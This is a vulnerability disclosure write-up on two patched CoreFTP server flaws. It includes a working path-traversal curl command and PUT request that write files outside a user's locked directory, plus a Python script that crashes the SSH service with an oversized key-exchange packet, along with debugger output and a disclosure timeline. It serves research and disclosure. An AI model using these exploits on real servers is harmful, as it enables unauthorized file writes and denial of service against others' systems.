CoreFTP Arbitrary File Write (CVE-2022-22836) and Remote DoS (CVE-2022-22899)

This version of Core FTP is free for business, personal, and educational use.

Click on the coreftp.com link for more info

http://www.coreftp.com


Core FTP LE © 2003-2009
Version 2.1, build 1591

Registered to : Unregistered
Registration Id : Installed on May 23, 2009

2

Overview

The following was found on Core FTP/SFTP Server v2 (http://www.coreftp.com/server/index.html) - Build 725 (64-bit). The following vulnerabilities can be exploited remotely, however one requires authentication. Although, if anonymous logon is enabled then exploitation of this would be considered unauthenticated. Shodan clocked in ~2,000 publicly available servers. A patch has been released and you can check on their forums to see that the new build version is 727!



Server v2 build 727

Post Reply

Search this topic...

Server v2 build 727

by ForumAdmin » Thu Mar 03, 2016 4:18 am


32-bit : http://www.coreftp.com/test/32/coreftpserver.exe
64-bit : http://www.coreftp.com/test/32/coreftpserver64.exe

727 -- 01/06/22

Allow symbolic links option - (misc options)
Extra checks for dead connections in GUI
SSH/SFTP overflow vulnerability fixes (issues in builds 715-725)
HTTPS path POST vulnerability, fixed

Proof of Concept - Arbitrary File Write (HTTPS)


The application has several different options, so I tried to make it as "real world" as possible. The following was the least amount of access I could set permission. This being that the users home directory is locked to `C:\Temp` locally.



User name: joe
Password: •••
Group:
Home directory: C:\Temp
☐ Disable Account
☑ Lock user in home directory

Permissions set on the home directory is given access to read and list.

User Details



General
Permissions
Scripts/Commands
Security

Directory Access

Path	Access
C:\Temp	R----L---

File Permissions:
[✓] Read
[ ] Write
[ ] Append
[ ] Delete
[ ] Execute

Directory Permissions:
[✓] List
[ ] Create
[ ] Remove

[ ] Inhert rules for sub dirs

With the server started up, an authenticated user can upload files through the HTTPS service with basic authentication. The normal use case for an HTTP file upload is a `POST` request with basic `WebKitFormBoundary` with the file data. Example below;

```
POST /?T HTTP/1.1
Host: 192.168.171.138
Content-Length: 218
Cache-Control: max-age=0
Authorization: Basic am9lOmpvZQ==
Upgrade-Insecure-Requests: 1
Origin: https://192.168.171.138
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiULcJSomxAyFsnjd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://192.168.171.138/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryiULcJSomxAyFsnjd
Content-Disposition: form-data; name="uploadfile"; filename="random.dat"
Content-Type: application/octet-stream

Random Data

------WebKitFormBoundaryiULcJSomxAyFsnjd--
```

To exploit this vulnerability, escape from the permission lock simply using a `PUT` HTTP verb with a `../` escape sequence. The following `curl` command will successfully bypass the lock permissions;

```
curl -k -X PUT -H "Host: <IP>" --basic -u <username>:<password> --data-binary "PoC." --path-as-
is https://<IP>/../../../../../../whoops
```

More readable format;

```
PUT /../whoops HTTP/1.1
Host: 192.168.171.138
Content-Length: 4
Cache-Control: max-age=0
Authorization: Basic am9lOmpvZQ==
Upgrade-Insecure-Requests: 1
Origin: https://192.168.171.138
Referer: https://192.168.171.138/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

PoC.
```

Notice that the file has been placed outside the locked permission set.


Proof of Concept - Remote DoS (SSH)

The next vulnerability was an overflow in the implementation of the SSH Service. During the secure algorithm negotiation, if the client provides an oversized second step, the application will crash.

```
import socket
import codecs
packet1 = (
b"\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4e\x6d\x61\x70\x2d\x53\x53\x48"
b"\x32\x2d\x48\x6f\x73\x74\x6b\x65\x79\x0d\x0a")
packet2 = (
b"\x00\x00\x02\x04\x08\x14\xeb\xcd\xde\x26\x3d\x8d\x72\xd2\x0b\xdb"
b"\xea\x31\x95\x00\x99\x36\x00\x00\x00\xba\x64\x69\x66\x66\x69\x65"
b"\x2d\x68\x65\x6c\x6c\x6d\x61\x6e\x2d\x67\x72\x6f\x75\x70\x31\x2d"
b"\x73\x68\x61\x31\x2c\x64\x69\x66\x66\x69\x65\x2d\x68\x65\x6c\x6c"
b"\x6d\x61\x6e\x2d\x67\x72\x6f\x75\x70\x31\x34\x2d\x73\x68\x61\x31"
b"\x2c\x64\x69\x66\x66\x69\x65\x2d\x68\x65\x6c\x6c\x6d\x61\x6e\x2d"
b"\x67\x72\x6f\x75\x70\x31\x34\x2d\x73\x68\x61\x32\x35\x36\x2c\x64"
b"\x69\x66\x66\x69\x65\x2d\x68\x65\x6c\x6c\x6d\x61\x6e\x2d\x67\x72"
b"\x6f\x75\x70\x31\x36\x2d\x73\x68\x61\x35\x31\x32\x2c\x64\x69\x66"
b"\x66\x69\x65\x2d\x68\x65\x6c\x6c\x6d\x61\x6e\x2d\x67\x72\x6f\x75"
b"\x70\x2d\x65\x78\x63\x68\x61\x6e\x67\x65\x2d\x73\x68\x61\x31\x2c"
b"\x64\x69\x66\x66\x69\x65\x2d\x68\x65\x6c\x6c\x6d\x61\x6e\x2d\x67"
b"\x72\x6f\x75\x70\x2d\x65\x78\x63\x68\x61\x6e\x67\x65\x2d\x73\x68"
b"\x61\x32\x35\x36\x00\x00\x00\x0b\x73\x73\x68\x2d\x65\x64\x32\x35"
b"\x35\x31\x39\x00\x00\x00\x57\x61\x65\x73\x31\x32\x38\x2d\x63\x62"
b"\x63\x2c\x33\x64\x65\x73\x2d\x63\x62\x63\x2c\x62\x6c\x6f\x77\x66"
b"\x69\x73\x68\x2d\x63\x62\x63\x2c\x61\x65\x73\x31\x39\x32\x2d\x63"
b"\x62\x63\x2c\x61\x65\x73\x32\x35\x36\x2d\x63\x62\x63\x2c\x61\x65"
b"\x73\x31\x32\x38\x2d\x63\x74\x72\x2c\x61\x65\x73\x31\x39\x32\x2d"
b"\x63\x74\x72\x2c\x61\x65\x73\x32\x35\x36\x2d\x63\x74\x72\x00\x00"
b"\x00\x57\x61\x65\x73\x31\x32\x38\x2d\x63\x62\x63\x2c\x33\x64\x65"
b"\x73\x2d\x63\x62\x63\x2c\x62\x6c\x6f\x77\x66\x69\x73\x68\x2d\x63"
b"\x62\x63\x2c\x61\x65\x73\x31\x39\x32\x2d\x63\x62\x63\x2c\x61\x65"
b"\x73\x32\x35\x36\x2d\x63\x62\x63\x2c\x61\x65\x73\x31\x32\x38\x2d"
b"\x63\x74\x72\x2c\x61\x65\x73\x31\x39\x32\x2d\x63\x74\x72\x2c\x61"
b"\x65\x73\x32\x35\x36\x2d\x63\x74\x72\x00\x00\x00\x21\x68\x6d\x61"
b"\x63\x2d\x6d\x64\x35\x2c\x68\x6d\x61\x63\x2d\x73\x68\x61\x31\x2c"
b"\x68\x6d\x61\x63\x2d\x72\x69\x70\x65\x6d\x64\x31\x36\x30\x00\x00"
b"\x00\x21\x68\x6d\x61\x63\x2d\x6d\x64\x35\x2c\x68\x6d\x61\x63\x2d"
b"\x73\x68\x61\x31\x2c\x68\x6d\x61\x63\x2d\x72\x69\x70\x65\x6d\x64"
b"\x31\x36\x30\x00\x00\x00\x04\x6e\x6f\x6e\x65\x00\x00\x00\x04\x6e"
b"\x6f\x6e\x65\x00\x00\x00\x00\x00\x41\x41\x41\x41\x41\x41\x41\x41"
b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
b"\x41\x41\x41\x41\x41\x41\x41\x41")
host = ''
port = 22
mySocket = socket.socket()
mySocket.connect((host,port))
mySocket.send(packet1)
data = codecs.decode(mySocket.recv(1024))
print ('Received from server: ' + data)
mySocket.send(packet2)
```

```
print ('You\'re sending: '+ packet2)
data = mySocket.recv(1024)
print ('Received from server: ' + data)
```

Results in the following stack overflow;



```
004926ed 7415         je      coresrvr+0x92704 (00492704)
004926ef 8b87780a0000 mov     eax, dword ptr [edi+0A78h]
004926f5 53           push    ebx
004926f6 68b8a15800   push    offset coresrvr+0x18a1b8 (0058a1b8)
004926fb 50           push    eax
004926fc e84f810000   call    coresrvr+0x9a850 (0049a850)
00492701 83c40c       add     esp, 0Ch
00492704 8b87900a0000 mov     eax, dword ptr [edi+0A90h]
0049270a 83783c00     cmp     dword ptr [eax+3Ch], 0
0049270e 0f8440050000 je      coresrvr+0x92c54 (00492c54)
00492714 83784000     cmp     dword ptr [eax+40h], 0
00492718 0f8436050000 je      coresrvr+0x92c54 (00492c54)
0049271e 83784400     cmp     dword ptr [eax+44h], 0
00492722 0f8430050000 je      coresrvr+0x92c58 (00492c58)
00492728 83784800     cmp     dword ptr [eax+48h], 0
0049272c 0f8422050000 je      coresrvr+0x92c54 (00492c54)
00492732 8b4d54       mov     ecx, dword ptr [ebp+54h]
00492735 8b919c0a0000 mov     edx, dword ptr [ecx+0A9Ch]
0049273b 8b7a08       mov     edi, dword ptr [edx+8] ds:002b:000000
0049273e 8b1d90425600 mov     ebx, dword ptr [coresrvr+0x164290 (00
00492744 85ff         test    edi, edi
00492746 7504         jne     coresrvr+0x9274c (0049274c)
00492748 33ff         xor     edi, edi
0049274a eb28         jmp     coresrvr+0x92774 (00492774)
```

```
ModLoad: 76b90000 76bb5000   C:\Windows\System32\IMM32.DLL
ModLoad: 76bc0000 76bc7000   C:\Windows\System32\NSI.dll
ModLoad: 77010000 77034000   C:\Windows\System32\GDI32.dll
ModLoad: 77050000 771f3000   C:\Windows\SYSTEM32\ntdll.dll
...........................................................
(2ab4.25bc): Break instruction exception - code 80000003 (first/second chance not available)
Time Travel Position: 41:0
eax=71821190 ebx=00000001 ecx=00000000 edx=00000000 esi=00000000 edi=00000000
eip=770b6310 esp=0490fd14 ebp=00000000 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
ntdll!LdrInitializeThunk:
770b6310 8bff            mov     edi,edi
0:000> g
(2ab4.2740): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Time Travel Position: 9252:0
WARNING: Stack overflow detected. The unwound frames are extracted from outside normal stack bounds.
eax=023dbf40 ebx=06746a5d ecx=023db3f0 edx=00000000 esi=06746a67 edi=023db3f0
eip=0049273b esp=06746840 ebp=06746ec4 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
coresrvr+0x9273b:
0049273b 8b7a08          mov     edi,dword ptr [edx+8] ds:002b:00000008=????????
WARNING: Stack overflow detected. The unwound frames are extracted from outside normal stack bounds.
WARNING: Stack overflow detected. The unwound frames are extracted from outside normal stack bounds.
WARNING: Stack overflow detected. The unwound frames are extracted from outside normal stack bounds.
```

TLDR / Takeaways;

Some key takeaways and conclusions. First off, CoreFTP team was extremely fast at replying and patching these vulnerabilities and you can update your application so that you're not vulnerable. One thing I noticed after reporting these, CoreFTP seems to have a common theme of DoS vulnerabilities within the TLS implementation for their application, I thought that was kind of interesting.

Secondly, the DoS vulnerability was a pretty short PoC as I just didn't have the time to find the root cause of the vulnerability/ identify the exact point of source code that lead to this. This was a closed boxed research project and the code base is HUGE, trying to reverse it statically was daunting to say the least.

Lastly, this was fun to research, I got to learn about `boofuzz` , and statically reverse with `Binary Ninja Pro` , finally debugged with `WinDBG` . CVE ID's are reported, will update when assigned.

```
December 28th, 2021 - Initial Email
December 29th, 2021 - Response
Janurary 5th, 2022 - Patched
```